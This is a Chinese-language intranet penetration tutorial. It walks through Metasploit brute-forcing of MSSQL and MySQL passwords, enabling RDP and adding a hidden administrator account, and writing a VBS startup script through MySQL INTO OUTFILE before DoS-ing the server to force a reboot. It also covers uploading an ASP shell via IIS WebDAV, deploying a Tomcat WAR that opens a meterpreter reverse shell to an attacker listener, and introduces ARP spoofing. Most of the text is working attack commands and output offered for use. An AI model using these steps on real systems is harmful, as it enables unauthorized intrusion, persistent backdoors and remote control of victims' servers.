
1433漏口令扫描器进行扫描



ip.txt 中填写需要扫描的 IP 段，运行启动.bat



扫描结果存放在 PassOut.txt 中



Metasploit mssql_login 模块进行漏口令扫描

载入 mssql_login 模块

use auxiliary/scanner/mssql/mssql_login

```
msf exploit(handler) > use auxiliary/scanner/mssql/mssql_login
```


设置相关参数

```
msf auxiliary(mssql_login) > set RHOSTS 192.168.0.0/24
RHOSTS => 192.168.0.0/24
msf auxiliary(mssql_login) > set USERPASS_FILE /root/pass.txt
USERPASS_FILE => /root/pass.txt
msf auxiliary(mssql_login) > set THREADS 50
THREADS => 50
msf auxiliary(mssql_login) > run
```


存在漏口令则为绿色

```
[*] 192.168.0.8:1433 MSSQL - [06/10] - Trying username: 'sa' with password: 'sa'
[+] 192.168.0.8:1433 - MSSQL - successful login 'sa' : 'sa'
[*] 192.168.0.8:1433 MSSQL - [07/10] - Trying username: '123123' with password: '123123'
```

获得 sa 帐号密码后可以使用 sql 连接器来进行连接提权




使用 netstat -an 查看 3389 端口是否开启




如果服务器 3389 端口没有开启, 可以使用 cmd 来开启 3389, 只对 xp 和 windows2003 有效果

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v
fDenyTSConnections /t REG_DWORD /d 00000000 /f
```




添加帐号并加入管理组

```
net user miss 123456 /add & net localgroup administrators miss /add
```




使用 mstsc.exe 连接远程管理



3306 端口的 mysql 服务攻击

3306漏洞扫描器

使用3306弱口令扫描器进行内网3306端口弱口令扫描



使用 metasploit mysql_login 模块进行 mysql 入侵

载入 mysql 模块

```
use auxiliary/scanner/mysql/mysql_login
```

```
msf > use auxiliary/scanner/mysql/mysql_login
```

设置相关参数

```
msf auxiliary(mysql_login) > set RHOSTS 192.168.0.1/24
RHOSTS => 192.168.0.1/24
msf auxiliary(mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(mysql_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
msf auxiliary(mysql_login) > run
```

如果出现弱口令，绿色显示

```
[*] 192.168.0.70:3306 MYSQL - [3/9] - Trying username: 'root' wi
56'
[+] 192.168.0.70:3306 - SUCCESSFUL LOGIN 'root' : '123456'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Mysql 数据库 Root 弱口令导出 VBS 启动项提权

连接到对方 MYSQL 服务器

```
mysql -u root -h 192.168.0.1
```

mysql.exe 这个程序在你安装了 MYSQL 的 BIN 目录中

查看有什么数据库

```
mysql>show databases;
```

进入数据库

```
mysql>use test;
```

查看所有表

```
mysql>show tables;
```

默认的情况下，test 中没有任何表的存在。

在 TEST 数据库下创建一个新的表；

```
mysql>create table a (cmd text);
```

在表中插入内容

```
insert into a values ("set wshshell=createobject ("\"wscript.shell\"")");
```

```
insert into a values ("a=wshshell.run (\"\"cmd.exe /c net user a 1234 /add\",0)");
```

```
insert into a values ("b=wshshell.run (\"\"cmd.exe /c net localgroup Administrators a /add\",0)\"");
```

```
mysql> select * from a;
+-----+
| cmd                                     |
+-----+
| set wshshell=createobject('wscript.shell') |
| a=wshshell.run('cmd.exe /c net user a 123 /add',0) |
| b=wshshell.run('cmd.exe /c net localgroup administrator a /add',0) |
+-----+
3 rows in set (0.00 sec)


mysql> select * from a into outfile "c:\\docume~1\\alluse~1\\「开始」菜单\\程序\\启动\\a.vbs";
Query OK, 3 rows affected (0.01 sec)

mysql>
```



输出表为一个 VBS 的脚本文件

```
mysql>select * from a into outfile "c:\\docume~1\\alluse~1\\「开始」菜单\\程序\\启动  
\\a.vbs";
```

我们把表中的内容输入到启动组中，是一个 VBS 的脚本文件！注意“\”符号。



好了，找个工具 DOS 攻击让服务器重启吧，几分钟以后你就是管理员了。



成功添加管理员帐号

内网 80,8080 端口上 web 服务利用

随着互联网的发达，大家对安全也越来越重视，存放在互联网上的 web 服务应用也越来越难以入侵，但是大部分企业对自己的内网 web 应用却忽视安全问题，甚至出现各种弱口令，上传，iis 写权限等等

IIS 写权限利用

写权限漏洞主要跟 IIS 的 webdav 服务扩展还有网站的一些权限设置有关系。

如果开启 webDAV 服务不开启写入权限则没有上传任何文件的权限，提交后返回下图。




如果开启写入权限不开启脚本资源访问权限，则只有上传普通文件的权限，没有修改为脚本文件后缀的权限



当 webDAV 服务扩展开启，并且网站开启了写入权限和脚本资源访问




成功写入 shell 文件

 shell.asp	1 KB ASP 文件	2014-3-11 14:29
---	-------------	-----------------


Apache Tomcat 弱口令利用

Tomcat 服务器是一个免费的开放源代码的 Web 应用服务器，属于轻量级应用服务器，在中小型系统和并发访问用户不是很多的场合下被普遍使用，是开发和调试 JSP 程序的首选。

对 Apache Tomcat 进行弱口令扫描可以使用 Apache Tomcat Crack




在软件 Options 选项可以添加用户名和密码字典文件



也可以使用 Import 导入字典文件

部署 war 拿 shell

Apache Tomcat 后台拿 shell，通过上传 war 马拿 shell



使用 msf 拿 Tomcat 后台 shell

```
msf > use payload/java/meterpreter/reverse_tcp
msf payload(reverse_tcp) > show options

Module options (payload/java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.20.248   yes       The listen address
  LPORT      4444             yes       The listen port

msf payload(reverse_tcp) > set LHOST 192.168.20.248
LHOST => 192.168.20.248
msf payload(reverse_tcp) > generate -t war -f /root/a.war
[*] Writing 6455 bytes to /root/a.war...
msf payload(reverse_tcp) > file /root/a.war
[*] exec: file /root/a.war
```

生成 war 马，然后使用 use exploit/multi/handler 模块监听

```
msf exploit(handler) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.20.248
LHOST => 192.168.20.248
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exp
[-] Unknown command: exp.
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.20.248:4444
[*] Starting the payload handler...
[*] Sending stage (30216 bytes) to 192.168.20.145
[*] Meterpreter session 1 opened (192.168.20.248:4444 -> 192.168.20.145:1407) at
2014-04-02 03:10:54 -0400

meterpreter > sysinfo
Computer      : hackmiss-21f1f3
OS            : Windows 2003 5.2 (x86)
Meterpreter   : java/java
meterpreter >
```

部署 war 马进 tomcat，然后访问项目，即可反弹 meterpreter 到 msf

ARP 和 DNS 攻击

ARP 和 DNS 欺骗概述

ARP 欺骗（英语：ARP spoofing），又称 ARP 病毒（ARP poisoning）或 ARP 攻击，是针对

以太网地址解析协议（ARP）的一种攻击技术。此种攻击可让攻击者取得局域网上的数据数据包甚至可篡改数据包，且可让网络上特定计算机或所有计算机无法正常连接。


DNS 欺骗就是攻击者冒充域名服务器的一种欺骗行为

Cain ARP 欺骗

Cain 是一款主要针对微软操作系统的免费口令恢复工具。其功能十分强大，它能够网络嗅探，网络欺骗，破解加密口令、解码被打乱的口令、显示口令框、显示缓存口令和分析路由协议，甚至还能够监听内网中他人使用 VOIP 拨打电话。

在 Windows 主机上我们一般使用 Cain 来进行 ARP 欺骗


Cain ARP 攻击流程：



